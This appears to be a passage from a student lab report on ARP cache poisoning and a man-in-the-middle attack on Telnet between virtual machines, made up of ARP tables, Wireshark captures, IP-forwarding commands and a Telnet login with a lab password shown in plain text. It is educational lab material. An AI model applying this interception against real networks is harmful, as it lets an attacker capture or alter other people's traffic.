
Host B's ARP cache after poisoning:



```
[04/17/20]seed@VM:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.5                 ether   08:00:27:4e:a6:2f   C                     enp0s
3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s
3
10.0.2.6                 ether   08:00:27:4e:a6:2f   C                     enp0s
3
[04/17/20]seed@VM:~$ 
```

After Poisoning both ARP caches, pinging Host B from A and Host A from B and packet capturing on wireshark:

Host A pinging B:



Capturing from enp0s3

eth.addr == 08:00:27:4e:a6:2f


```
No.  Time                         Source              Destination         Protocol Length Info
   4 2020-04-17 21:36:34.7874481… 10.0.2.6            10.0.2.7            ICMP      98 Echo (ping) request  id=0x0ff0, seq=4/1024, ttl=64 (no response found!)
   5 2020-04-17 21:36:35.8115565… 10.0.2.6            10.0.2.7            ICMP      98 Echo (ping) request  id=0x0ff0, seq=5/1280, ttl=64 (no response found!)
   6 2020-04-17 21:36:36.8365149… 10.0.2.6            10.0.2.7            ICMP      98 Echo (ping) request  id=0x0ff0, seq=6/1536, ttl=64 (no response found!)
   7 2020-04-17 21:36:36.8673863… PcsCompu_d0:5f:f7   PcsCompu_4e:a6:2f   ARP       60 Who has 10.0.2.7? Tell 10.0.2.6
   8 2020-04-17 21:36:37.8597373… 10.0.2.6            10.0.2.7            ICMP      98 Echo (ping) request  id=0x0ff0, seq=7/1792, ttl=64 (no response found!)
   9 2020-04-17 21:36:37.8915666… PcsCompu_d0:5f:f7   PcsCompu_4e:a6:2f   ARP       60 Who has 10.0.2.7? Tell 10.0.2.6
  10 2020-04-17 21:36:38.8841226… 10.0.2.6            10.0.2.7            ICMP      98 Echo (ping) request  id=0x0ff0, seq=8/2048, ttl=64 (no response found!)
  11 2020-04-17 21:36:38.9157578… PcsCompu_d0:5f:f7   PcsCompu_4e:a6:2f   ARP       60 Who has 10.0.2.7? Tell 10.0.2.6
  12 2020-04-17 21:36:39.9081873… 10.0.2.6            10.0.2.7            ICMP      98 Echo (ping) request  id=0x0ff0, seq=9/2304, ttl=64 (no response found!)
  45 2020-04-17 21:36:48.5204186… 10.0.2.5            10.0.2.3            DHCP     342 DHCP Request  - Transaction ID 0x96734923
  46 2020-04-17 21:36:48.5312857… 10.0.2.3            10.0.2.5            DHCP     590 DHCP ACK      - Transaction ID 0x96734923
```

```
▸ Frame 4: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
▾ Ethernet II, Src: PcsCompu_d0:5f:f7 (08:00:27:d0:5f:f7), Dst: PcsCompu_4e:a6:2f (08:00:27:4e:a6:2f)
  ▾ Destination: PcsCompu_4e:a6:2f (08:00:27:4e:a6:2f)
      Address: PcsCompu_4e:a6:2f (08:00:27:4e:a6:2f)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  ▾ Source: PcsCompu_d0:5f:f7 (08:00:27:d0:5f:f7)
      Address: PcsCompu_d0:5f:f7 (08:00:27:d0:5f:f7)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
▾ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.7
```

```
0000  08 00 27 4e a6 2f 08 00  27 d0 5f f7 08 00 45 00   ..'N./.. '._...E.
0010  00 54 cf 68 40 00 40 01  53 34 0a 00 02 06 0a 00   .T.h@.@. S4......
0020  02 07 08 00 6f 4c 0f f0  00 04 a2 59 9a 5e 45 04   ....oL.. ...Y.^E.
0030  0c 00 08 09 0a 0b 0c 0d  0e 0f 10 11 12 13 14 15   ........ ........
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ........ .. !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345
0060  36 37                                              67
```

Source or Destination Hardware Address (eth.addr), 6 bytes   Packets: 130 · Displayed: 16 (12.3%)   Profile: Default

Host B pinging A:



*enp0s3

eth.addr == 08:00:27:4e:a6:2f

```
No.  Time                         Source              Destination         Protocol Length Info
   1 2020-04-17 23:12:50.8628905… 10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) request  id=0x11a0, seq=1/256, ttl=64 (no response found!)
   2 2020-04-17 23:12:51.8924448… 10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) request  id=0x11a0, seq=2/512, ttl=64 (no response found!)
   3 2020-04-17 23:12:52.9160619… 10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) request  id=0x11a0, seq=3/768, ttl=64 (no response found!)
   4 2020-04-17 23:12:53.9408697… 10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) request  id=0x11a0, seq=4/1024, ttl=64 (no response found!)
   5 2020-04-17 23:12:54.9643708… 10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) request  id=0x11a0, seq=5/1280, ttl=64 (no response found!)
   6 2020-04-17 23:12:55.9884187… 10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) request  id=0x11a0, seq=6/1536, ttl=64 (no response found!)
   7 2020-04-17 23:12:56.0845106… PcsCompu_ae:36:7f   PcsCompu_4e:a6:2f   ARP       60 Who has 10.0.2.6? Tell 10.0.2.7
   8 2020-04-17 23:12:57.0132937… 10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) request  id=0x11a0, seq=7/1792, ttl=64 (no response found!)
   9 2020-04-17 23:12:57.1096988… PcsCompu_ae:36:7f   PcsCompu_4e:a6:2f   ARP       60 Who has 10.0.2.6? Tell 10.0.2.7
  10 2020-04-17 23:12:58.0361214… 10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) request  id=0x11a0, seq=8/2048, ttl=64 (no response found!)
  11 2020-04-17 23:12:58.1326378… PcsCompu_ae:36:7f   PcsCompu_4e:a6:2f   ARP       60 Who has 10.0.2.6? Tell 10.0.2.7
```

```
▸ Frame 3: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
▾ Ethernet II, Src: PcsCompu_ae:36:7f (08:00:27:ae:36:7f), Dst: PcsCompu_4e:a6:2f (08:00:27:4e:a6:2f)
  ▾ Destination: PcsCompu_4e:a6:2f (08:00:27:4e:a6:2f)
      Address: PcsCompu_4e:a6:2f (08:00:27:4e:a6:2f)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  ▾ Source: PcsCompu_ae:36:7f (08:00:27:ae:36:7f)
      Address: PcsCompu_ae:36:7f (08:00:27:ae:36:7f)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
▾ Internet Protocol Version 4, Src: 10.0.2.7, Dst: 10.0.2.6
```

```
0000  08 00 27 4e a6 2f 08 00  27 ae 36 7f 08 00 45 00   ..'N./.. '.6...E.
0010  00 54 3a 05 40 00 40 01  e8 97 0a 00 02 07 0a 00   .T:.@.@. ........
0020  02 06 08 00 92 84 11 a0  00 03 34 70 9a 5e 8c 06   ........ ..4p.^..
0030  0e 00 08 09 0a 0b 0c 0d  0e 0f 10 11 12 13 14 15   ........ ........
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ........ .. !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345
0060  36 37                                              67
```

Source or Destination Hardware Address (eth.addr), 6 bytes   Packets: 36 · Displayed: 12 (33.3%)   Profile: Default


Inspecting the Destination Address on the Ethernet header shows 08:00:27:4e:a6:2f, which is the MAC address of Host M. However, no icmp-echo responses are given since ARP caches have been poisoned.

Step 3 (Turn on IP forwarding). Now we turn on the IP forwarding on Host M, so it will forward the packets between A and B. Please run the following command and repeat Step 2. Please describe your observation.

```
$ sudo sysctl net.ipv4.ip_forward=1
```

Repeating step 2 after turning on IP forwarding on Host M:

ICMP echo-reply to Host A:




eth.addr == 08:00:27:4e:a6:2f

```
No.  Time                         Source              Destination         Protocol Length Info
  25 2020-04-17 23:22:11.0219044… 10.0.2.6            10.0.2.7            ICMP      98 Echo (ping) request  id=0x124a, seq=5/1280, ttl=64 (no response found!)
  26 2020-04-17 23:22:11.0219182… 10.0.2.5            10.0.2.6            ICMP     126 Redirect             (Redirect for host)
  27 2020-04-17 23:22:11.0219260… 10.0.2.6            10.0.2.7            ICMP      98 Echo (ping) request  id=0x124a, seq=5/1280, ttl=63 (reply in 28)
  28 2020-04-17 23:22:11.0222051… 10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) reply    id=0x124a, seq=5/1280, ttl=64 (request in 27)
  29 2020-04-17 23:22:11.0222113… 10.0.2.5            10.0.2.7            ICMP     126 Redirect             (Redirect for host)
  30 2020-04-17 23:22:11.0222178… 10.0.2.7            10.0.2.6            ICMP      98 Echo (ping) reply    id=0x124a, seq=5/1280, ttl=63
  31 2020-04-17 23:22:11.9975496… PcsCompu_4e:a6:2f   PcsCompu_ae:36:7f   ARP       42 Who has 10.0.2.7? Tell 10.0.2.5
  32 2020-04-17 23:22:11.9976049… PcsCompu_4e:a6:2f   PcsCompu_d0:5f:f7   ARP       42 Who has 10.0.2.6? Tell 10.0.2.5
  33 2020-04-17 23:22:11.9981310… PcsCompu_ae:36:7f   PcsCompu_4e:a6:2f   ARP       60 10.0.2.7 is at 08:00:27:ae:36:7f
  34 2020-04-17 23:22:11.9981423… PcsCompu_d0:5f:f7   PcsCompu_4e:a6:2f   ARP       60 10.0.2.6 is at 08:00:27:d0:5f:f7
  35 2020-04-17 23:22:12.0354884… 10.0.2.6            10.0.2.7            ICMP      98 Echo (ping) request  id=0x124a, seq=6/1536, ttl=64 (no response found!)
```

```
▸ Frame 28: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
▾ Ethernet II, Src: PcsCompu_ae:36:7f (08:00:27:ae:36:7f), Dst: PcsCompu_4e:a6:2f (08:00:27:4e:a6:2f)
  ▾ Destination: PcsCompu_4e:a6:2f (08:00:27:4e:a6:2f)
      Address: PcsCompu_4e:a6:2f (08:00:27:4e:a6:2f)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  ▾ Source: PcsCompu_ae:36:7f (08:00:27:ae:36:7f)
      Address: PcsCompu_ae:36:7f (08:00:27:ae:36:7f)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
▾ Internet Protocol Version 4, Src: 10.0.2.7, Dst: 10.0.2.6
```

```
0000  08 00 27 4e a6 2f 08 00  27 ae 36 7f 08 00 45 00   ..'N./.. '.6...E.
0010  00 54 51 5e 00 00 40 01  11 3f 0a 00 02 07 0a 00   .TQ^..@. .?......
0020  02 06 00 00 1a 89 12 4a  00 05 63 72 9a 5e ea 53   .......J ..cr.^.S
0030  00 00 08 09 0a 0b 0c 0d  0e 0f 10 11 12 13 14 15   ........ ........
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ........ .. !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345
0060  36 37                                              67
```

ICMP echo-reply to Host B:



```
eth.addr == 08:00:27:4e:a6:2f

No.  Time                          Source             Destination        Protocol Length Info
  55 2020-04-17 23:22:14.0395385… 10.0.2.7           10.0.2.6           ICMP      98 Echo (ping) reply    id=0x124a, seq=8/2048, ttl=63
  56 2020-04-17 23:22:14.1639824… PcsCompu_ae:36:7f  PcsCompu_4e:a6:2f  ARP       60 Who has 10.0.2.6? Tell 10.0.2.7
  57 2020-04-17 23:22:14.1780749… 10.0.2.7           10.0.2.6           ICMP      98 Echo (ping) request  id=0x11d5, seq=2/512, ttl=64 (no response found!)
  58 2020-04-17 23:22:14.1780874… 10.0.2.7           10.0.2.6           ICMP      98 Echo (ping) request  id=0x11d5, seq=2/512, ttl=63 (reply in 59)
  59 2020-04-17 23:22:14.1784183… 10.0.2.6           10.0.2.7           ICMP      98 Echo (ping) reply    id=0x11d5, seq=2/512, ttl=64 (request in 58)
  60 2020-04-17 23:22:14.1784229… 10.0.2.6           10.0.2.7           ICMP      98 Echo (ping) reply    id=0x11d5, seq=2/512, ttl=63
  61 2020-04-17 23:22:15.0440860… 10.0.2.6           10.0.2.7           ICMP      98 Echo (ping) request  id=0x124a, seq=9/2304, ttl=64 (no response found!)
  62 2020-04-17 23:22:15.0440962… 10.0.2.6           10.0.2.7           ICMP      98 Echo (ping) request  id=0x124a, seq=9/2304, ttl=63 (reply in 63)
  63 2020-04-17 23:22:15.0442808… 10.0.2.7           10.0.2.6           ICMP      98 Echo (ping) reply    id=0x124a, seq=9/2304, ttl=64 (request in 62)
  64 2020-04-17 23:22:15.0442838… 10.0.2.7           10.0.2.6           ICMP      98 Echo (ping) reply    id=0x124a, seq=9/2304, ttl=63
  65 2020-04-17 23:22:15.1880942… PcsCompu_ae:36:7f  PcsCompu_4e:a6:2f  ARP       60 Who has 10.0.2.6? Tell 10.0.2.7

▸ Frame 63: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
▾ Ethernet II, Src: PcsCompu_ae:36:7f (08:00:27:ae:36:7f), Dst: PcsCompu_4e:a6:2f (08:00:27:4e:a6:2f)
  ▾ Destination: PcsCompu_4e:a6:2f (08:00:27:4e:a6:2f)
      Address: PcsCompu_4e:a6:2f (08:00:27:4e:a6:2f)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  ▾ Source: PcsCompu_ae:36:7f (08:00:27:ae:36:7f)
      Address: PcsCompu_ae:36:7f (08:00:27:ae:36:7f)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
▾ Internet Protocol Version 4, Src: 10.0.2.7, Dst: 10.0.2.6

0000  08 00 27 4e a6 2f 08 00  27 ae 36 7f 08 00 45 00   ..'N./.. '.6...E.
0010  00 54 53 a5 00 00 40 01  0e f8 0a 00 02 07 0a 00   .TS...@. ........
0020  02 06 00 00 4a 2e 12 4a  00 09 67 72 9a 5e b6 aa   ....J..J ..gr.^..
0030  00 00 08 09 0a 0b 0c 0d  0e 0f 10 11 12 13 14 15   ........ ........
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ........ .. !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345
0060  36 37                                              67
```

We can see that ICMP echo-reply packets are now being generated.


Step 4 (Launch the MITM attack). We are ready to make changes to the Telnet data between A and B. Assume that A is the Telnet client and B is the Telnet server. After A has connected to the Telnet server on B, for every key stroke typed in A's Telnet window, a TCP packet is generated and sent to B. We would like to intercept the TCP packet, and replace each typed character with a fixed character (say Z). This way, it does not matter what the user types on A, Telnet will always display Z.

From the previous steps, we are able to redirect the TCP packets to Host M, but instead of forwarding them, we would like to replace them with a spoofed packet. We will write a sniff-and-spoof program to accomplish this goal. In particular, we would like to do the following:

- We first keep the IP forwarding on, so we can successfully create a Telnet connection between A to B. Once the connection is established, we turn off the IP forwarding using the following command. Please type something on A's Telnet window, and report your observation:

With the IP forwarding still turned on:


Repeat step 2 to poison the ARP caches of Host A and B, then create a user on Host B:




```
[04/17/20]seed@VM:~$ sudo adduser telnetter
Adding user `telnetter' ...
Adding new group `telnetter' (1002) ...
Adding new user `telnetter' (1002) with group `telnetter' ...
Creating home directory `/home/telnetter' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for telnetter
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
[04/17/20]seed@VM:~$ 
```

username: telnetter, password: pass123

Then use wireshark on Host M to packet capture and have Host A establish a Telnet connection with Host B:




```
[04/17/20]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: telnetter
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

telnetter@VM:~$ ls
examples.desktop
telnetter@VM:~$ 
```



```
eth.addr == 08:00:27:4e:a6:2f

No. Time                       Source             Destination        Protocol Length Info
 33 2020-04-17 23:37:22.4910358… 10.0.2.7           10.0.2.6           TELNET    86 Telnet Data ...
 34 2020-04-17 23:37:22.4910400… 10.0.2.7           10.0.2.6           TCP       86 [TCP Retransmission] 23 → 43956 [PSH, ACK] Seq=889773636 Ack=3571779631 Win=29056 L…
 35 2020-04-17 23:37:22.5321201… 10.0.2.6           10.0.2.7           TCP       66 43956 → 23 [ACK] Seq=3571779631 Ack=889773656 Win=29312 Len=0 TSval=4384920 TSecr=4…
 36 2020-04-17 23:37:22.5321338… 10.0.2.5           10.0.2.6           ICMP      94 Redirect             (Redirect for host)
 37 2020-04-17 23:37:22.5321422… 10.0.2.6           10.0.2.7           TCP       66 [TCP Dup ACK 35#1] 43956 → 23 [ACK] Seq=3571779631 Ack=889773656 Win=29312 Len=0 TS…
 38 2020-04-17 23:37:22.5325364… 10.0.2.7           10.0.2.6           TELNET    76 Telnet Data ...
 39 2020-04-17 23:37:22.5325422… 10.0.2.5           10.0.2.7           ICMP     104 Redirect             (Redirect for host)
 40 2020-04-17 23:37:22.5325483… 10.0.2.7           10.0.2.6           TCP       76 [TCP Retransmission] 23 → 43956 [PSH, ACK] Seq=889773656 Ack=3571779631 Win=29056 L…
 41 2020-04-17 23:37:22.5327622… 10.0.2.6           10.0.2.7           TCP       66 43956 → 23 [ACK] Seq=3571779631 Ack=889773666 Win=29312 Len=0 TSval=4384920 TSecr=4…
 42 2020-04-17 23:37:22.5327650… 10.0.2.6           10.0.2.7           TCP       66 [TCP Dup ACK 41#1] 43956 → 23 [ACK] Seq=3571779631 Ack=889773666 Win=29312 Len=0 TS…
 43 2020-04-17 23:37:27.5556701… PcsCompu_d0:5f:f7  PcsCompu_4e:a6:2f  ARP       60 Who has 10.0.2.7? Tell 10.0.2.6
 45 2020-04-17 23:37:27.5728072… PcsCompu_ae:36:7f  PcsCompu_4e:a6:2f  ARP       60 Who has 10.0.2.6? Tell 10.0.2.7
 47 2020-04-17 23:37:27.7092872… PcsCompu_4e:a6:2f  PcsCompu_ae:36:7f  ARP       42 Who has 10.0.2.7? Tell 10.0.2.5

    [Next sequence number: 889773666]
    Acknowledgment number: 3571779631
    Header Length: 32 bytes
  ▸ Flags: 0x018 (PSH, ACK)
    Window size value: 227
    [Calculated window size: 29056]
    [Window size scaling factor: 128]
    Checksum: 0x471a [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
▾ Telnet
    Data: VM login: 

0000  08 00 27 4e a6 2f 08 00  27 ae 36 7f 08 00 45 10   ..'N./.. '.6...E.
0010  00 3e d9 94 40 00 40 06  49 09 0a 00 02 07 0a 00   .>..@.@. I.......
0020  02 06 00 17 ab b4 35 08  de 58 d4 e5 08 2f 80 18   ......5. .X.../..
0030  00 e3 47 1a 00 00 01 01  08 0a 00 42 07 94 00 42   ..G..... ...B...B
0040  e8 98 56 4d 20 6c 6f 67  69 6e 3a 20               ..VM log in: 

Data (telnet.data), 10 bytes          Packets: 207 · Displayed: 54 (26.1%)          Profile: Default
```


We can see that Host A can successfully establish a Telnet connection with Host B, and Host M can capture the TCP packets containing Telnet Data. The packet above specifically contains the Telnet Data: "VM login:"

Then turning off the IP forwarding:



```
[04/17/20]seed@VM:~/arp$ sudo sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
[04/17/20]seed@VM:~/arp$ 
```

```
$ sudo sysctl net.ipv4.ip_forward=0
```



```
No.  Time                         Source     Destination Protocol Length Info
  343 2020-04-17 23:51:09.2035416… 10.0.2.7   10.0.2.6    TELNET     67 Telnet Data ...
  344 2020-04-17 23:51:09.2035849… 10.0.2.6   10.0.2.7    TCP        66 43958 → 23 [ACK] Seq=1579242622 Ack=3668601375 Win=31360 Len=0 TSval=4591588 TSecr=…
  345 2020-04-17 23:51:09.4501812… 10.0.2.6   10.0.2.7    TELNET     67 Telnet Data ...
  346 2020-04-17 23:51:09.4504082… 10.0.2.7   10.0.2.6    TELNET     67 Telnet Data ...
  347 2020-04-17 23:51:09.4505493… 10.0.2.6   10.0.2.7    TCP        66 43958 → 23 [ACK] Seq=1579242623 Ack=3668601376 Win=31360 Len=0 TSval=4591649 TSecr=…
  348 2020-04-17 23:51:10.1227962… 10.0.2.6   10.0.2.7    TELNET     67 Telnet Data ...
  349 2020-04-17 23:51:10.1230506… 10.0.2.7   10.0.2.6    TELNET     70 Telnet Data ...
